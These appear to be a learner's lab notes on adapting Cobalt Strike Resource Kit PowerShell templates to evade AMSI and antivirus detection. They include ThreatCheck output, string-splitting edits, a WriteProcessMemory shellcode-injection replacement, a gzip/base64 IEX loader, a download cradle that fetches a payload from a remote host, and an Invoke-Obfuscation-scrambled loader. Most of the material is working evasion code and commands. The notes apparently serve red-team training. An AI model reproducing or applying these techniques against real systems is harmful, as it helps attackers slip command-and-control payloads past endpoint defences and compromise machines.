Script artifacts
Anothe type of template that is provided by CS are script-based payloads such as PowerShell.
- Artifact Kit is used for compiled templates
- Resource Kit is used for script templates
- AMSI is main concern when it comes to PowerShell
Anti-Malware Scan Interface (ASMI)
- allows apps and services to integrate with the AV product on a machine
- vendor agnostic as any 3rd party AV can register itself on installation as an ASMI provider

Native Window components that are "ASMI aware" are:
- User Account Control
- PowerShell
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros
Bypasses to ASMI are usually detected themselves so the solution is to change the source code similar to the solution with compiled templates
Example
begin by building a new set of resources, without changing anything. The build script for the resource kit only requires an output directory.
attacker@DESKTOP-FGSTPS7:/mnt/c/Tools/cobaltstrike/arsenal-kit/kits/resource$ ./build.sh /mnt/c/Tools/cobaltstrike/custom-resources
[Resource Kit] [+] Copy the resource files
[Resource Kit] [+] Generate the resources.cna from the template file.
[Resource Kit] [+] The resource kit files are saved in '/mnt/c/Tools/cobaltstrike/custom-resources'
PS C:\Tools\cobaltstrike\custom-resources> ls

    Directory: C:\Tools\cobaltstrike\custom-resources

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        19/03/2025     13:24            205 compress.ps1
-a----        19/03/2025     13:24           6691 resources.cna
-a----        19/03/2025     13:24            830 template.exe.hta
-a----        19/03/2025     13:24           2719 template.hint.x64.ps1
-a----        19/03/2025     13:24           2835 template.hint.x86.ps1
-a----        19/03/2025     13:24            197 template.psh.hta
-a----        19/03/2025     13:24            635 template.py
-a----        19/03/2025     13:24           1017 template.vbs
-a----        19/03/2025     13:24           2362 template.x64.ps1
-a----        19/03/2025     13:24           2482 template.x86.ps1
-a----        19/03/2025     13:24           3856 template.x86.vba
template.x64.ps1
used to generate 64-bit stageless PowerShell payloads for worflows such as jump winrm64. Scannit with ThreatCheck shows that it gets detected even without weaponized shellcode patched into it
PS C:\Tools\cobaltstrike\custom-resources> C:\Tools\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -f .\template.x64.ps1 -e AMSI -t Script
[+] Target file size: 2362 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x10B
0000000B   6F 64 65 20 2D 56 65 72  73 69 6F 6E 20 32 0A 0A   ode -Version 2..
0000001B   66 75 6E 63 74 69 6F 6E  20 66 75 6E 63 5F 67 65   function func_ge
0000002B   74 5F 70 72 6F 63 5F 61  64 64 72 65 73 73 20 7B   t_proc_address {
0000003B   0A 09 50 61 72 61 6D 20  28 24 76 61 72 5F 6D 6F   ..Param ($var_mo
0000004B   64 75 6C 65 2C 20 24 76  61 72 5F 70 72 6F 63 65   dule, $var_proce
0000005B   64 75 72 65 29 09 09 0A  09 24 76 61 72 5F 75 6E   dure)....$var_un
0000006B   73 61 66 65 5F 6E 61 74  69 76 65 5F 6D 65 74 68   safe_native_meth
0000007B   6F 64 73 20 3D 20 28 5B  41 70 70 44 6F 6D 61 69   ods = ([AppDomai
0000008B   6E 5D 3A 3A 43 75 72 72  65 6E 74 44 6F 6D 61 69   n]::CurrentDomai
0000009B   6E 2E 47 65 74 41 73 73  65 6D 62 6C 69 65 73 28   n.GetAssemblies(
000000AB   29 20 7C 20 57 68 65 72  65 2D 4F 62 6A 65 63 74   ) | Where-Object
000000BB   20 7B 20 24 5F 2E 47 6C  6F 62 61 6C 41 73 73 65    { $_.GlobalAsse
000000FB   73 28 27 53 79 73 74 65  6D 2E 64 6C 6C 27 29 20   s('System.dll')
[*] Run time: 1.04s
Bypass detection & code modification
ThreatCheck points to where System.dll is being referenced to
With scripts we dont need ghidra or other tools so just open it up in VSCode
On line 5 we find the code:
('System.dll')
Lets use string concat and change it to:
('Syst'+'em.dll')
Now when we save and rerun the issue is resolved but we get a new issue pointing to Marshal.copy
[!] Identified end of bad bytes at offset 0x85C
0000075C   72 28 28 66 75 6E 63 5F  67 65 74 5F 70 72 6F 63   r((func_get_proc
0000076C   5F 61 64 64 72 65 73 73  20 6B 65 72 6E 65 6C 33   _address kernel3
0000077C   32 2E 64 6C 6C 20 56 69  72 74 75 61 6C 41 6C 6C   2.dll VirtualAll
0000078C   6F 63 29 2C 20 28 66 75  6E 63 5F 67 65 74 5F 64   oc), (func_get_d
0000079C   65 6C 65 67 61 74 65 5F  74 79 70 65 20 40 28 5B   elegate_type @([
000007AC   49 6E 74 50 74 72 5D 2C  20 5B 55 49 6E 74 33 32   IntPtr], [UInt32
000007BC   5D 2C 20 5B 55 49 6E 74  33 32 5D 2C 20 5B 55 49   ], [UInt32], [UI
000007CC   6E 74 33 32 5D 29 20 28  5B 49 6E 74 50 74 72 5D   nt32]) ([IntPtr]
000007DC   29 29 29 0A 09 24 76 61  72 5F 62 75 66 66 65 72   )))..$var_buffer
000007EC   20 3D 20 24 76 61 72 5F  76 61 2E 49 6E 76 6F 6B    = $var_va.Invok
000007FC   65 28 5B 49 6E 74 50 74  72 5D 3A 3A 5A 65 72 6F   e([IntPtr]::Zero
0000080C   2C 20 24 76 5F 63 6F 64  65 2E 4C 65 6E 67 74 68   , $v_code.Length
0000081C   2C 20 30 78 33 30 30 30  2C 20 30 78 34 30 29 0A   , 0x3000, 0x40).
0000082C   09 5B 53 79 73 74 65 6D  2E 52 75 6E 74 69 6D 65   .[System.Runtime
0000083C   2E 49 6E 74 65 72 6F 70  53 65 72 76 69 63 65 73   .InteropServices
0000084C   2E 4D 61 72 73 68 61 6C  5D 3A 3A 43 6F 70 79 28   .Marshal]::Copy(

We can remove the entire line and replace it with a cal to WriteProcessMemory API
$var_wpm = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WriteProcessMemory), (func_get_delegate_type @([IntPtr], [IntPtr], [Byte[]], [UInt32], [IntPtr]) ([Bool])))
$ok = $var_wpm.Invoke([IntPtr]::New(-1), $var_buffer, $v_code, $v_code.Count, [IntPtr]::Zero)
If we save and run we get no more issues
PS C:\Tools\cobaltstrike\custom-resources> C:\Tools\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -f .\template.x64.ps1 -e amsi
[+] No threat found!
[*] Run time: 0.19s
As with the artifact kit, we need to load resources.cna into the client before these new resources will be used.
compress.ps1
This script will take template.[x64/x86].ps1 (depending on the payload architecture), GZIP compresses and base64 encodes it, then patches it into compress.ps1.
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("%%DATA%%"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
ThreatCheck wont detect this template by itself but if we host a payload using the scripted web delivery and try to execute it then it will be detected
PS C:\Users\Attacker> IEX ((new-object net.webclient).downloadstring('http://10.0.0.5/a'))
IEX : At line:1 char:1
+ $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAA ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
Solution is to use obfuscation. First, import Invoke-Obfuscation script.
PS C:\Users\Attacker> ipmo C:\Tools\Invoke-Obfuscation\Invoke-Obfuscation.psd1
PS C:\Users\Attacker> Invoke-Obfuscation
Invoke-Obfuscation>
Set the script block to be that of compress.ps1's content.
Invoke-Obfuscation> SET SCRIPTBLOCK '$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("%%DATA%%"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();'
Now we can use any obfuscations we want. The only thign we cant change is "%%DATA%%" because its used to patch the shellcode into the correct spot of the script
An example:
SET-itEm VarIABLe:WyizE ([tyPe]('conVE'+'Rt') ) ; seT-variAbLe 0eXs ( [tYpe]('iO.'+'COmp'+'Re'+'S'+'SiON.C'+'oM'+'P'+'ResSIonM'+'oDE')) ; ${s}=nEW-o`Bj`eCt IO.`MemO`Ry`St`REAM(, (VAriABle wYIze -val )::"FR`omB`AsE64s`TriNG"("%%DATA%%"));i`EX (ne`w-`o`BJECT i`o.sTr`EAmRe`ADEr(NEw-`O`BJe`CT IO.CO`mPrESSi`oN.`gzI`pS`Tream(${s}, ( vAriable 0ExS).vALUE::"Dec`om`Press")))."RE`AdT`OEnd"();
overwrite the content in compress.ps1, save the changes, then host and test a new payload.
